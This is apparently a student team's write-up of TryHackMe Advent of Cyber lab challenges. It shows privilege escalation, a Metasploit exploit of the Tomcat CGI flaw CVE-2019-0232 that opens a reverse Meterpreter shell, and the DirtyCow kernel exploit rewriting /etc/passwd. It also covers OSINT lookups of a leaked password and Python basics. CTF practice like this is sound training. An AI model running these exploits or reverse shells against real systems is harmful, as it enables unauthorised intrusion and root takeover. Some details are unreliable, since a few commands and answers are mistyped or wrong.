PSP0201 Weekly Writeup

Week 4

Group Name: Metamorphosis

ID	Name	Role
1211101704	Aniq Danial Bin Mohd Adli	Leader
1211101790	Lee Heng Yep	Member
1211102806	Ong Kwang Zheng	Member
1211103063	Ng Weng Lam	Member

Day 11: The Rogue Gnome (Networking)

Tools used: Kali Linux, Python, netcat

Solution/Walkthrough:

Question 1:

To verify which type of privilege escalation involves using a user account to execute commands as an administrator we may refer to the article in tryhackme website

> ### 11.4.2. Vertical Privilege Escalation:
>
> A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.
>
> Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

which is Vertical

Question 2:

We can also find the name of the file that contains a list of users by reading the article in tryhackme website

> Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Which is sudoers

Question 3:

To find question 3's answer, we will be using Kali Linux to solve problems.First, we run ssh cmnatic@<IP ADDRESS>.For me, my IP ADDRESS was 10.10.123.243.

```
┌──(kali㉿kali)-[~]
└─$ ssh mnatic@10.10.123.243
```

After that we will enter the password that is given by the TryHackMe website which is aoc2020. Before starting next step, we have to download wget **https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh**

```
┌──(kali㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
--2022-06-27 23:54:41--  https://raw.githubusercontent.com/rebootuser/LinEnum/master/L
inEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 18
5.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:4
43... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh.1'

LinEnum.sh.1          100%[===================>]  45.54K  --.-KB/s    in 0.01s

2022-06-27 23:54:42 (3.22 MB/s) - 'LinEnum.sh.1' saved [46631/46631]
```

After that,we run python3 -m http.server 8080 .
To test if we are root or cmnatic, we may use who am i.

```
-bash-4.4$ whoami
cmnatic
```

So after showing us that we are cmnatic, we may use exit to logout and follow up with entering bash-p and also whoami.After doing all these, we will be shown that we are now root.

```
-bash-4.4$ exit
logout
```

```
-bash-4.4$ bash -p
bash-4.4# whoami
root
```

To find the content of the file located at /root/flag.txt,We key in **cat /root/flag.txt** and will found out the ans is **thm{2fb10afe933296592}**

```
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
```

<End of day 11>

Day 12: Ready, set, elf. (Networking)

Tools used : Kali Linux, nmap, exploit-db, Metasploit

Solution Walkthrough:

Question 1:

To find the version number of the web server, we may use the following command nmap -sV -Pn <IP ADDRESS>.For me , my IFP ADDRESS was 10.10.68.174

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap -sV -Pn 10.10.68.174
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 08:58 EDT
Nmap scan report for 10.10.68.174
Host is up (0.21s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UP
nP)
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp open  http          Apache Tomcat 9.0.17
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.57 seconds

┌──(kali㉿kali)-[~]
└─$
```


After that , we can see that the services running on ports were <3389>,<5357>,<8009>,<8080> and the web server version number is 9.0.17.

Question 2:

To find what CVE can be used to create a Meterpreter entry onto the machine,we may view https://www.exploit-db.com/exploits/47073.

Answer:CVE-2019-0232

So we will go through some fumbling around with the information from the dossier after using the command search 2019-0232 to search the vulnerability on metasploit.



We can find the script which is located at <IP_ADDRESS>:8080/cgi-bin/elfwhacker.bat.

Question 3:

So to find the content of flag1.txt,we have to set up something before starting it.

There are 3 options we have to set up which are

1) set LHOST <Local_IP_ADDRESS>

2) set RHOSTS <VULNERABLE_IP_ADDRESS>

3) set TARGETURI /cgi-bin/elfwhacker.bat

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.30.5
LHOST => 10.18.30.5
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOSTS 10.10.68.174
RHOSTS => 10.10.68.174
```

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-bin/elfwhacker.bat
TARGETURI => /cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run
```

After that we have to start our exploit by running the command run.

Once we generated a connection we can run shell to run commands

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.30.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.68.174
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.30.5:4444 → 10.10.68.174:49896 ) at 2022-06-29 10:00:11 -0400

meterpreter > shell
Process 2452 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

So after that, we may use the command type.flag.txt. It will help us to output the content and show us the flag which is thm[whacking_all_the_elves]

<End of day 12>

<u>Day 13: Coal for Christmas (Networking)</u>
Tools used : Kali Linux, telnet, GCC Compiler
Solution Walkthrough:

Question 1:
Run nmap <MACHINE_IP>

```
PORT     STATE SERVICE
22/tcp   open  ssh
23/tcp   open  telnet
111/tcp  open  rpcbind
```

We can see that there are 3 ports, after asking Mr Google I found that **telnet** is the oldest service compared to other services.

Telnet was **developed in 1969** beginning with RFC 15, extended in RFC 855, and standardized as Internet Engineering Task Force (IETF) Internet Standard STD 8, one of the first Internet standards. The name stands for "teletype network". Historically, Telnet provided access to a command-line interface on a remote host.

The answer is **telnet**.

Question 2:
Run telnet MACHINE_IP 23

```
Password: clauschristmas
```

The credential that was left for me is **clauschristmas.**

Question 3:

```
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
```

The answer is **Ubuntu 12.04.**

Question 4:

```
/*****************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
```

The Grinch got here before **Santa** came**,** so the answer is **grinch.**

Question 5:

From **https://github.com/FireFart/dirtycow/blob/master/dirty.c**

```
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
```

We can see that the command is gcc -pthread dirty.c -o dirty -lcrypt

Question 6:

```
firefart:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash
```

The "new" username is **firefart.**

Question 7:

```
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

The answer is **8b16f00dd3b51efadb02c1df7f8427cc.**

Question 8:

The vulnerability has the Common Vulnerabilities and Exposures designation **CVE-2016-5195**. Dirty Cow was one of the first security issues transparently fixed in Ubuntu by the Canonical Live Patch service.

CVE identifier(s): CVE-2016-5195

Affected software: Linux kernel (<4.8.3)

The answer is **CVE-2016-5195 .**

Thought Process/Methodology:

First of all, we start by running nmap <MACHINE_IP>, we can find that there are 3 ports and after doing some research, we found out the deprecated service is **telnet.**

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.75.116
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 14:34 EDT
Nmap scan report for 10.10.75.116
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
23/tcp   open  telnet
111/tcp  open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 35.32 seconds
```

After that, we run telnet <MACHINE_IP> 23 and 23 is the port for **telnet** that we discovered from the nmap scan earlier.

```
┌──(kali㉿kali)-[~]
└─$ telnet 10.10.75.116 23
Trying 10.10.75.116...
Connected to 10.10.75.116.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login:
```

We can found that the credential is **clauschristmas.**

Then, we can login to the system by using **SSH.** The command line is ssh santa@MACHINE_IP

```
┌──(kali㉿kali)-[~]
└─$ ssh santa@10.10.75.116
```

Enter the password that we found which is **clauschristmas**

```
santa@10.10.75.116's password:
                \ /
              ->*<-
                /o\
               /_\_\
              /_/_0_\
             /_o_\_\_\
            /_/_/_/_/o\
           /@\_\_\@\_\_\
          /_/_/O/_/_/_/_\
         /_\_\_\_\_\o\_\_\
        /_/0/_/_/_0_/_/@/_\
       /_\_\_\_\_\_\_\_\_\_\_\
      /_/o/_/_/@/_/_/o/_/0/_\
                [___]

Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2
$
```

And we will login as **Santa**.

Then we run cat /etc/*release

```
$ cat /etc/*release
```

We can see the distribution of Linux and the version number this server is running is **Ubuntu 12.04**.

```
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```


We run command ls we can see that there are two files which is **christmas.sh** and **cookies_and_milk.txt**

```
$ ls
christmas.sh  cookies_and_milk.txt
```

And we ran the command cat cookies_and_milk.txt , we found out that **the Grinch** got here before.

```
$ cat cookies_and_milk.txt
/*********************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//*********************************************/
```

After that, we open a new browser window by key in this url https://github.com/FireFart/dirtycow/blob/master/dirty.c and this url can lead us to get the source code for **DirtyCow.**



We copy the whole source code from **GitHub** and open a new text file by using command `nano dirty.c` .Then paste it inside and save it.

After saving it, we can compile it with the command `gcc -pthread dirty.c -o dirty -lcrypt` and we run another command which is `ls`, we will get this.

```
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
```

We run `./dirty` and enter the new password. (*Make sure you remember the password*)

```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash

mmap: 7fb45c686000
```

The username that will be created is **firefart.**

We can login with the command su firefart and enter the new password that we used initially.

```
$ su firefart
Password:
firefart@christmas:/home/santa#
```

Then, for finding the perpetrators message, we have to switch to the root directory by using the command cd /root . After running the command cd /root , we run ls and there are two files which are **christmas.sh** and **message_from_the_grinch.txt .** We run cat message_from_the_grinch.txt and we will get the content of the text file.

```
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY
```

After reading the text file, we know that we have to create a file called **coal** with the command touch coal. After create the file, we run tree | md5sum and we will get our flag.


```
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

The flag **8b16f00dd3b51efadb02c1df7f8427cc.**


<End of day 13>

Day 14: Where's Rudolph? (OSINT)
Tools used: Kali Linux, Firefox, Critical Thinking
Solution/Walkthrough:

Question 1
Answer: https://www.reddit.com/user/IGuidetheClaus2020/comments/




Question 2
Answer: chicago



Question 3
Answer: May

Question 4
Answer: twitter



The top is is the real account bottom one is fake *(imagine creating a fake account for something fake)*

Question 5
Answer: IGuideClaus2020

Question 6
Answer: Bachelorette

Ed did nothing wrong

Question 7
Answer: Chicago

The Lights Festival parade, one of the largest holiday parades in the country, is part of a two-day holiday celebration that includes a tree-lighting ceremony and over one million holiday lights lining the northern stretch of Chicago's Michigan Avenue. A broadcast of the parade was shown the following evening on ABC7 Chicago and rebroadcast on several affiliate channels.

From here after reverse searching the image from his twitter

Question 8

Answer: 41.891815,-87.624277

Latitude/longitude: **41**° 53' 30.5" North, **87**° 37' 27.4" West
(41.891815, -87.624277)

Though the photo is not related to Jeffrey's blog, as an aside, you may want to see photos on his blog that might be near this location.

Map via embedded coordinates at: Google, Yahoo, WikiMapia, OpenStreetMap, Bing (also see the Google Maps pane below)

Timezone guess from earthtools.org: 6 hours behind GMT

The exif website is down so we took it from a youtube video

Question 9

Answer: {FLAG}ALWAYSCHECKTHEEXIFD4T4

EXIF : Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4 (Photographer)

Question 10


Answer: spygame

IP	Domain	Username	Passhash	Email	Name	Password
null	Collections	null	null	rudolphthered@hotmail.com	null	spygame

https://scylla.sh/ Search is also down so we did what we always do. Google it.

Question 11

Answer: 540



Thought Process/Methodology:

We started off by searching for the username IGuidetheClaus2020 in reddit and found his account. Then, we found his twitter profile by yeeting the username in the twitter search bar. For the infos of the parade, we used reverse google search and found an article about Rudolph getting inflated. We also tried to use the exif website provided but it's down so we did the next best thing, copied the answer from a youtube video. For Rudolph's password we used his email address on his twitter on scylla, but the website is also down, so, youtube it is. For the final question we searched for the coordinates of the coordinate and searched for the nearest hotel since Rudolph has stated that the parade was just outside of his hotel.

<End of day 14>

<u>Day 15: There's a Python in my stocking! (Scripting)</u>
Tools used: Kali Linux, Python
Solution/Walkthrough:

<u>Question 1</u>

```
>>> True + True
2
>>>
```

The output of **True + True** is **2**.

<u>Question 2</u>
The database for installing Python libraries is called **PyPi**.

<u>Question 3</u>

```
>>> bool("False")
True
>>>
```

The output of **bool("False")** is **True**.

<u>Question 4</u>
The library that lets us download the HTML of a webpage is called **Requests**.

<u>Question 5</u>

```
>>> x = [1, 2, 3]
>>> y = x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>>
```

The output of the code is **[1, 2, 3, 6]**

<u>Question 6</u>
It is caused by a phenomenon known as **"Pass by reference"**.

Thought Process/Methodology:

Everything that we just did are just some simple examples of what you can do with the Python language. Since we had some previous experience working with Python during our first trimester, most of this is not really new to us. That said, with the amount of libraries that are available in Python, its full capabilities are almost endless and we have yet to scratch the surface of what it can really do.

<END OF DAY 15>